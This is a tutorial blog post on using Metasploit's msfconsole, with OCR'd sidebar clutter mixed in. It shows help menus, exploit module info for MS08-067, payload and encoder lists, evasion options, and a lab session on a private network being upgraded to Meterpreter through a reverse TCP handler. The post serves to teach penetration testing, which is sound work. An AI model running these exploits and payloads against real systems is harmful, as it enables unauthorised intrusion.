JUN 11TH, 2016 | COMMENTS

Pentest tools - Metasploit

In this post I am going to focus on the use of Metasploit.

Before starting, I want to leave here some links to good resources for learning Metasploit:

Offensive Security Metasploit Unleashed free training course

SecurityTube Metasploit Megaprimer

SANS Metasploit Cheatsheet

Metasploit: The Penetration Tester's Guide

Msfconsole

whoami

switch (interests){
case INFORMATION SECURITY:
Mostly offensive security, but trying to be well-rounded in everything;
case PYTHON:
Mainly security and sysadmin related scripting;
case LINUX:
Greetings from /dev/null;
case JAPANESE:
Language, anime, samurai;
case MARTIAL ARTS:
If it's fighting I like it;
case MILITARY SCIENCE:
Ancient, medieval, modern;
default: GAMING;}

Recent Posts

There be Tr0lls - Part 3

No Mercy

Pond. Analoguepond

The `msfconsole` (Metasploit Framework Console) is where you will be spending most of your time when working with Metasploit. You can do almost everything from here, but the amount of commands might seem overwhelming at first.

Derpnstink

Donkey Docker

GitHub Repos

cyber-support-base
Collection of bookmarked tools for security, red teaming, blue teaming, pentesting and other

automation
Various automation tasks

network_scripts
Collection of miscellaneous scripts

linux_privcheck
Check privileges, settings and other information on Linux systems and suggest exploits based on kernel versions

kloggy


@chousensha on GitHub

Latest Tweets

zettai_reido
@chous3nsha

Had some fun with @VulnHub Tr0ll 3 machine - writeup here: chousensha.github.io/blog/2019/09/0...

Sep



```
                    http://metasploit.pro


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

zettai_reido
@chous3nsha

Windows Persistence Toolkit in C# rel
by FireEye #infosec #security #redtea
https://twitter.com/campuscodi/status/
4672006619142

Sep

zettai_reido
@chous3nsha

Doing the @PentesterLab Essential B
and one of the exercises suggested s
the payload encoding for XSS, so I wr
#Python script that outputs multiple
encodings including Ascii codes, hex,
base64, HTML and URL encoding:
github.com/chousensha/aut… #infose

chousensha/automa
Various automation ta
github.com

Sep

Follow @chous3nsha 73 followers

Blogroll

g0tmi1k

Red Team Journal

Besides the Metasploit functionality, you **can run external commands in the console**, which is really helpful.

```
msf > uname -a
[*] exec: uname -a

Linux pwnbox 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU/Linux
```

The first thing you probably want to do is look at the help menu:

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
```

Corelan Team

Mad Irish

redteams.net

MattAndreko.com

Portswigger Web Security

Cobalt Strike blog

HighOn.Coffee

Penetration Testing Lab

```
    kill            Kill a job
    load            Load a framework plugin
    loadpath        Searches for and loads modules from a path
    makerc          Save commands entered since start to a file
    options         Displays global options or for one or more modules
    popm            Pops the latest module off the stack and makes it active
    previous        Sets the previously loaded module as the current module
    pushm           Pushes the active or list of modules onto the module stack
    quit            Exit the console
    reload_all      Reloads all modules from all defined module paths
    rename_job      Rename a job
    resource        Run the commands stored in a file
    route           Route traffic through a session
    save            Saves the active datastores
    search          Searches module names and descriptions
    sessions        Dump session listings and display information about sessions
    set             Sets a context-specific variable to a value
    setg            Sets a global variable to a value
    show            Displays modules of a given type, or all modules
    sleep           Do nothing for the specified number of seconds
    spool           Write console output into a file as well the screen
    threads         View and manipulate background threads
    unload          Unload a framework plugin
    unset           Unsets one or more context-specific variables
    unsetg          Unsets one or more global variables
    use             Selects a module by name
    version         Show the framework and console library version numbers
...
```

Every time you enter a new context, you can use **help** to see the options available for that context. For instance, after selecting an exploit:

```
msf > use exploit/linux/http/advantech_switch_bash_env_exec
msf exploit(advantech_switch_bash_env_exec) > help
...
```

```
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rerun         Alias for rexploit
    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit
```

Or after setting a payload:

```
Payload Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    generate      Generates a payload
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk
```

Many commands also have their own help menu that you can access by typing `help cmd` or by passing the -h switch: `cmd -h`. Let's now glance over some core commands

Core commands

- **advanced** – shows advanced options for a module

```
msf exploit(usermap_script) > advanced

Module advanced options (exploit/multi/samba/usermap_script):

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port

   Name           : ConnectTimeout
   Current Setting: 10
   Description    : Maximum number of seconds to establish a TCP connection

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : DisablePayloadHandler
   Current Setting: false
   Description    : Disable the handler code for the selected payload

   Name           : EnableContextEncoding
   Current Setting: false
   Description    : Use transient context when encoding payloads

   Name           : NTLM::SendLM
   Current Setting: true
   Description    : Always send the LANMAN response (except when NTLMv2_session is
      specified)

   Name           : NTLM::SendNTLM
   Current Setting: true
   Description    : Activate the 'Negotiate NTLM key' flag, indicating the use of
      NTLM responses

   Name           : NTLM::SendSPN
   Current Setting: true
   Description    : Send an avp of type SPN in the ntlmv2 client blob, this allows
      authentication on Windows 7+/Server 2008 R2+ when SPN is
      required

   Name           : NTLM::UseLMKey
   Current Setting: false
   Description    : Activate the 'Negotiate Lan Manager Key' flag, using the LM key
      when the LM response is sent

   Name           : NTLM::UseNTLM2_session
   Current Setting: true
   Description    : Activate the 'Negotiate NTLM2 key' flag, forcing the use of a
      NTLMv2_session

   Name           : NTLM::UseNTLMv2
   Current Setting: true
   Description    : Use NTLMv2 instead of NTLM2_session when 'Negotiate NTLM2' key
      is true

   Name           : Proxies
   Current Setting:
   Description    : A proxy chain of format type:host:port[,type:host:port][...]

   Name           : SMB::ChunkSize
   Current Setting: 500
   Description    : The chunk size for SMB segments, bigger values will increase
      speed but break NT 4.0 and SMB signing

   Name           : SMB::Native_LM
   Current Setting: Windows 2000 5.0
   Description    : The Native LM to send during authentication
```

```

    Name           : SMB::Native_OS
    Current Setting: Windows 2000 2195
    Description    : The Native OS to send during authentication

    Name           : SMB::VerifySignature
    Current Setting: false
    Description    : Enforces client-side verification of server response signatures

    Name           : SMBDirect
    Current Setting: true
    Description    : The target port is a raw SMB service (not NetBIOS)

    Name           : SMBDomain
    Current Setting: .
    Description    : The Windows domain to use for authentication

    Name           : SMBName
    Current Setting: *SMBSERVER
    Description    : The NetBIOS hostname (required for port 139 connections)

    Name           : SMBPass
    Current Setting:
    Description    : The password for the specified username

    Name           : SMBUser
    Current Setting:
    Description    : The username to authenticate as

    Name           : SSL
    Current Setting: false
    Description    : Negotiate SSL for outgoing connections

    Name           : SSLCipher
    Current Setting:
    Description    : String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"

    Name           : SSLVerifyMode
    Current Setting: PEER
    Description    : SSL verification method (Accepted: CLIENT_ONCE,
       FAIL_IF_NO_PEER_CERT, NONE, PEER)

    Name           : SSLVersion
    Current Setting: TLS1
    Description    : Specify the version of SSL/TLS to be used (TLS and SSL23 are
       auto-negotiate) (Accepted: SSL2, SSL3, SSL23, TLS, TLS1, TLS1.1,
       TLS1.2)

    Name           : VERBOSE
    Current Setting: false
    Description    : Enable detailed status messages

    Name           : WORKSPACE
    Current Setting:
    Description    : Specify the workspace for this module

    Name           : WfsDelay
    Current Setting: 0
    Description    : Additional delay when waiting for a session
```

- **back** – allows you to go back from the current module

```
msf exploit(usermap_script) > back
msf >
```

- **connect** – connect to a host on the specified port, like you would do with netcat

```
msf > connect -h
Usage: connect [options] <host> <port>

```

```
Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

    -C        Try to use CRLF for EOL sequence.
    -P <opt>  Specify source port.
    -S <opt>  Specify source address.
    -c <opt>  Specify which Comm to use.
    -h        Help banner.
    -i <opt>  Send the contents of a file.
    -p <opt>  List of proxies to use.
    -s        Connect with SSL.
    -u        Switch to a UDP socket.
    -w <opt>  Specify connect timeout.
    -z        Just try to connect, then return.

msf > connect 192.168.80.156 25
[*] Connected to 192.168.80.156:25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
```

- **info** – lists detailed information about a module, including description, vulnerable targets, payload information and more

```
msf > info exploit/windows/smb/ms08_067_netapi

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28
```

```

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows 2003 SP0 Universal
  4   Windows XP SP2 English (AlwaysOn NX)
  5   Windows XP SP2 English (NX)
  6   Windows XP SP3 English (AlwaysOn NX)
  7   Windows XP SP3 English (NX)
  8   Windows XP SP2 Arabic (NX)
  9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
  10  Windows XP SP2 Chinese - Simplified (NX)
  11  Windows XP SP2 Chinese - Traditional (NX)
  12  Windows XP SP2 Czech (NX)
  13  Windows XP SP2 Danish (NX)
  14  Windows XP SP2 German (NX)
  15  Windows XP SP2 Greek (NX)
  16  Windows XP SP2 Spanish (NX)
  17  Windows XP SP2 Finnish (NX)
  18  Windows XP SP2 French (NX)
  19  Windows XP SP2 Hebrew (NX)
  20  Windows XP SP2 Hungarian (NX)
  21  Windows XP SP2 Italian (NX)
  22  Windows XP SP2 Japanese (NX)
  23  Windows XP SP2 Korean (NX)
  24  Windows XP SP2 Dutch (NX)
  25  Windows XP SP2 Norwegian (NX)
  26  Windows XP SP2 Polish (NX)
  27  Windows XP SP2 Portuguese - Brazilian (NX)
  28  Windows XP SP2 Portuguese (NX)
  29  Windows XP SP2 Russian (NX)
  30  Windows XP SP2 Swedish (NX)
  31  Windows XP SP2 Turkish (NX)
  32  Windows XP SP3 Arabic (NX)
  33  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
  34  Windows XP SP3 Chinese - Simplified (NX)
  35  Windows XP SP3 Chinese - Traditional (NX)
  36  Windows XP SP3 Czech (NX)
  37  Windows XP SP3 Danish (NX)
  38  Windows XP SP3 German (NX)
  39  Windows XP SP3 Greek (NX)
  40  Windows XP SP3 Spanish (NX)
  41  Windows XP SP3 Finnish (NX)
  42  Windows XP SP3 French (NX)
  43  Windows XP SP3 Hebrew (NX)
  44  Windows XP SP3 Hungarian (NX)
  45  Windows XP SP3 Italian (NX)
  46  Windows XP SP3 Japanese (NX)
  47  Windows XP SP3 Korean (NX)
  48  Windows XP SP3 Dutch (NX)
  49  Windows XP SP3 Norwegian (NX)
  50  Windows XP SP3 Polish (NX)
  51  Windows XP SP3 Portuguese - Brazilian (NX)
  52  Windows XP SP3 Portuguese (NX)
  53  Windows XP SP3 Russian (NX)
  54  Windows XP SP3 Swedish (NX)
  55  Windows XP SP3 Turkish (NX)
  56  Windows 2003 SP1 English (NO NX)
  57  Windows 2003 SP1 English (NX)
  58  Windows 2003 SP1 Japanese (NO NX)
  59  Windows 2003 SP1 Spanish (NO NX)
  60  Windows 2003 SP1 Spanish (NX)
  61  Windows 2003 SP1 French (NO NX)
  62  Windows 2003 SP1 French (NX)
  63  Windows 2003 SP2 English (NO NX)
  64  Windows 2003 SP2 English (NX)
  65  Windows 2003 SP2 German (NO NX)
  66  Windows 2003 SP2 German (NX)
  67  Windows 2003 SP2 Portuguese - Brazilian (NX)
  68  Windows 2003 SP2 Spanish (NO NX)
  69  Windows 2003 SP2 Spanish (NX)
  70  Windows 2003 SP2 Japanese (NO NX)
  71  Windows 2003 SP2 French (NO NX)
  72  Windows 2003 SP2 French (NX)

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 410
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cvedetails.com/cve/2008-4250/
  http://www.osvdb.org/49243
  http://technet.microsoft.com/en-us/security/bulletin/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

- **jobs** – check and interact with backgrounds jobs

```
msf > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -h        Help banner.
    -i <opt>  Lists detailed information about a running job.
    -k <opt>  Terminate jobs by job ID and/or range.
    -l        List all running jobs.
    -v        Print more detailed info.  Use with -i and -l
```

- **makerc** – save the commands executed since startup to the specified file.

```
msf exploit(usermap_script) > makerc demo.rc
[*] Saving last 3 commands to demo.rc ...
msf exploit(usermap_script) > cat demo.rc
[*] exec: cat demo.rc

cat demo.rc
clear
sessions
```

- **options** – displays the options of a module

```
msf > help options
Usage: options [mod1 mod2 ...]
```

```

Queries the supplied module or modules for options. If no module is given,
show options for the currently active module.

msf > options

Global Options:
===============

   Option             Current Setting    Description
   ------             ---------------    -----------
   ConsoleLogging     false              Log all console input and output
   LogLevel           0                  Verbosity of logs (default 0, max 3)
   MinimumRank        0                  The minimum rank of exploits that will run witho
   Prompt             msf                The prompt string
   PromptChar         >                  The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging     false              Log all input and output for sessions
   TimestampOutput    false              Prefix all console output with a timestamp
```

- **resource** – runs the commands in a file

```
msf auxiliary(telnet_login) > help resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files.  Resource files may also contain
ruby code between <ruby></ruby> tags.

See also: makerc
```

- **route** – route traffic through a session

```
msf auxiliary(telnet_login) > route -h
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.
```

- **save** – saves the current configuration

```
msf > help save
Usage: save

Save the active datastore contents to disk for automatic use across restarts of the consc

The configuration is stored in /root/.msf5/config
```

- **search** – this is what you will use when searching for exploits

```
msf > help search
Usage: search [keywords]

Keywords:
  app        :  Modules that are client or server attacks
  author     :  Modules written by this author
  bid        :  Modules with a matching Bugtraq ID
  cve        :  Modules with a matching CVE ID
  edb        :  Modules with a matching Exploit-DB ID
  name       :  Modules with a matching descriptive name
  osvdb      :  Modules with a matching OSVDB ID
  platform   :  Modules affecting this platform
  ref        :  Modules with a matching ref
  type       :  Modules of a specific type (exploit, auxiliary, or post)

```

```
Examples:
  search cve:2009 type:exploit app:client

msf > search heartbleed

Matching Modules
================

   Name                                           Disclosure Date  Rank    Descriptic
   ----                                           ---------------  ----    ----------
   auxiliary/scanner/ssl/openssl_heartbleed        2014-04-07       normal  OpenSSL He
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07       normal  OpenSSL He
```

- **sessions** – interact with sessions

```
msf > sessions -h
Usage: sessions [options]

Active session manipulation and interaction.

OPTIONS:

    -K        Terminate all sessions
    -c <opt>  Run a command on the session given with -i, or all
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate sessions by session ID and/or range
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s <opt>  Run a script on the session given with -i, or all
    -t <opt>  Set a response timeout (default: 15)
    -u <opt>  Upgrade a shell to a meterpreter session on many platforms
    -v        List verbose fields
```

```


Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6
```

In the following example I am upgrading the shell of a session to Meterpreter:

```
msf exploit(usermap_script) > sessions

Active sessions
===============

  Id  Type        Information  Connection
  --  ----        -----------  ----------
  1   shell unix               192.168.80.155:34501 -> 192.168.80.156:4444 (192.168.80.1

msf exploit(usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.80.155:4433
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.80.156
[*] Command stager progress: 100.00% (668/668 bytes)
msf exploit(usermap_script) > [*] Meterpreter session 2 opened (192.168.80.155:4433 -> 1
```

- **set**, **setg** – sets value to option (g for global variables). You will do lots of setting as you tweak your exploits :p

```
msf > help set
```

```
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf > setg

Global
======

  Name   Value
  ----   -----
  RHOST  192.168.80.156
```

- **show** – displays various information as needed

```
msf > help show
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads,
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actic
```

The options that we need to edit when setting up exploits:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.80.156   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

A couple of payloads:

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Descript
   ----                                              ---------------  ----    --------
   generic/custom                                                     normal  Custom P
   generic/debug_trap                                                 normal  Generic
   generic/shell_bind_tcp                                             normal  Generic
   generic/shell_reverse_tcp                                          normal  Generic
   generic/tight_loop                                                 normal  Generic
   windows/adduser                                                    normal  Windows
...
```

Evasion

For the evasion options available for each module, you can use the command **show evasion**:

```
msf exploit(advantech_switch_bash_env_exec) > show evasion
```

```

Module evasion options:

   Name           : HTTP::header_folding
   Current Setting: false
   Description    : Enable folding of HTTP headers

   Name           : HTTP::method_random_case
   Current Setting: false
   Description    : Use random casing for the HTTP method

   Name           : HTTP::method_random_invalid
   Current Setting: false
   Description    : Use a random invalid, HTTP method for request
...
```

Encoders

Metasploit automatically selects the best encoder for the job given the selected criteria. If you want to use a specific encoder, you can select one from the multitude available:

```
msf payload(generic) > show encoders

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/echo                                       good       Echo Command Encoder
   cmd/generic_sh                                 manual     Generic Shell Variable Subs
   cmd/ifs                                        low        Generic ${IFS} Substitution
   cmd/perl                                       normal     Perl Command Encoder
   cmd/powershell_base64                          excellent  Powershell Base64 Command E
   cmd/printf_php_mq                              manual     printf(1) via PHP magic_quo
```

```
    generic/eicar                                   manual     The EICAR Encoder
    generic/none                                    normal     The "none" Encoder
    mipsbe/byte_xori                                normal     Byte XORi Encoder
    mipsbe/longxor                                  normal     XOR Encoder
    mipsle/byte_xori                                normal     Byte XORi Encoder
    mipsle/longxor                                  normal     XOR Encoder
    php/base64                                      great      PHP Base64 Encoder
    ppc/longxor                                     normal     PPC LongXOR Encoder
    ppc/longxor_tag                                 normal     PPC LongXOR Encoder
    sparc/longxor_tag                               normal     SPARC DWORD XOR Encoder
    x64/xor                                         normal     XOR Encoder
    x86/add_sub                                     manual     Add/Sub Encoder
    x86/alpha_mixed                                 low        Alpha2 Alphanumeric Mixedca
    x86/alpha_upper                                 low        Alpha2 Alphanumeric Upperca
    x86/avoid_underscore_tolower                    manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower                          manual     Avoid UTF8/tolower
    x86/bloxor                                      manual     BloXor - A Metamorphic Bloc
    x86/call4_dword_xor                             normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                               manual     CPUID-based Context Keyed F
    x86/context_stat                                manual     stat(2)-based Context Keyed
    x86/context_time                                manual     time(2)-based Context Keyed
    x86/countdown                                   normal     Single-byte XOR Countdown E
    x86/fnstenv_mov                                 normal     Variable-length Fnstenv/mov
    x86/jmp_call_additive                           normal     Jump/Call XOR Additive Feed
    x86/nonalpha                                    low        Non-Alpha Encoder
    x86/nonupper                                    low        Non-Upper Encoder
    x86/opt_sub                                     manual     Sub Encoder (optimised)
    x86/shikata_ga_nai                              excellent  Polymorphic XOR Additive Fe
    x86/single_static_bit                           manual     Single Static Bit
    x86/unicode_mixed                               manual     Alpha2 Alphanumeric Unicode
    x86/unicode_upper                               manual     Alpha2 Alphanumeric Unicode
```

- **spool** – write console log to a file

```
msf > help spool
Usage: spool <off>|<filename>

Example:
  spool /tmp/console.log
```

- **use** – selects module

Payload types

There are 3 types of payloads that you can use with your exploits.

- **singles** are standalone payloads that have everything needed to run by themselves. They are reliable but their size might be a detriment with some exploits
- **stagers** are small and are designed to establish a connection between attacker and victim and download additional components for the exploit as needed
- **stages** have various functionalities and are downloaded by the stagers to be run on the remote host

---

Payload generation

The following are the available options for generating payloads:

```
sf payload(generic) > generate -h
Usage: generate [options]

```

```
Generates a payload.

OPTIONS:

    -E         Force encoding.
    -b <opt>   The list of characters to avoid: '\x00\xff'
    -e <opt>   The name of the encoder module to use.
    -f <opt>   The output file name (otherwise stdout)
    -h         Help banner.
    -i <opt>   the number of encoding iterations.
    -k         Keep the template executable functional
    -o <opt>   A comma separated list of options in VAR=VAL format.
    -p <opt>   The Platform for output.
    -s <opt>   NOP sled length.
    -t <opt>   The output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl
    -x <opt>   The executable template to use
```

Working with the database

Metasploit is backed by a powerful database that you can use to organize and classify the information. First, you have to start the PostgreSQL server: `service postgresql start`. Then you create and initialize the database after starting Metasploit with the `msfdb init` command.

Let's look at the database commands:

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

Chances are, you will want to keep your targets organized and separate from each other. For this, you can build different workspaces for every one:

```
msf > help workspace
Usage:
    workspace                  List workspaces
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information
```

Let’s say that you want a separate workspace for your lab target. You can add it and all the subsequent information will be saved in this workspace:

```
msf > workspace -a lab
[*] Added workspace: lab
```

```
msf > workspace
  default
* lab
```

Now let's populate this workspace with some information about the target. I ran a `db_nmap` scan on the box and then I looked at the hosts data:

```
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  commen
-------         ---                ----  -------  ---------  -----  -------  ----  ------
192.168.80.156  00:0c:29:e5:3a:67        Linux               2.6.X  server
```

There is more that you can do with the **hosts** command:

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch,
```

With the **services** command, you can look at the identified services:

```
msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <f

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name1,name2>  Search for a list of service names
  -p <port1,port2>  Search for a list of ports
  -r <protocol>     Only show [tcp|udp] services
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at

msf > services

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.80.156  21    tcp    ftp           open   ProFTPD 1.3.1
192.168.80.156  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol
```

```
192.168.80.156  23    tcp    telnet       open   Linux telnetd
192.168.80.156  25    tcp    smtp         open   Postfix smtpd
192.168.80.156  53    tcp    domain       open   ISC BIND 9.4.2
192.168.80.156  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) PHP/5.2.4-2
192.168.80.156  139   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.80.156  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.80.156  3306  tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
192.168.80.156  5432  tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.80.156  8009  tcp    ajp13        open   Apache Jserv Protocol v1.3
192.168.80.156  8180  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
```

You can also look at the vulnerabilities associated with different services:

```
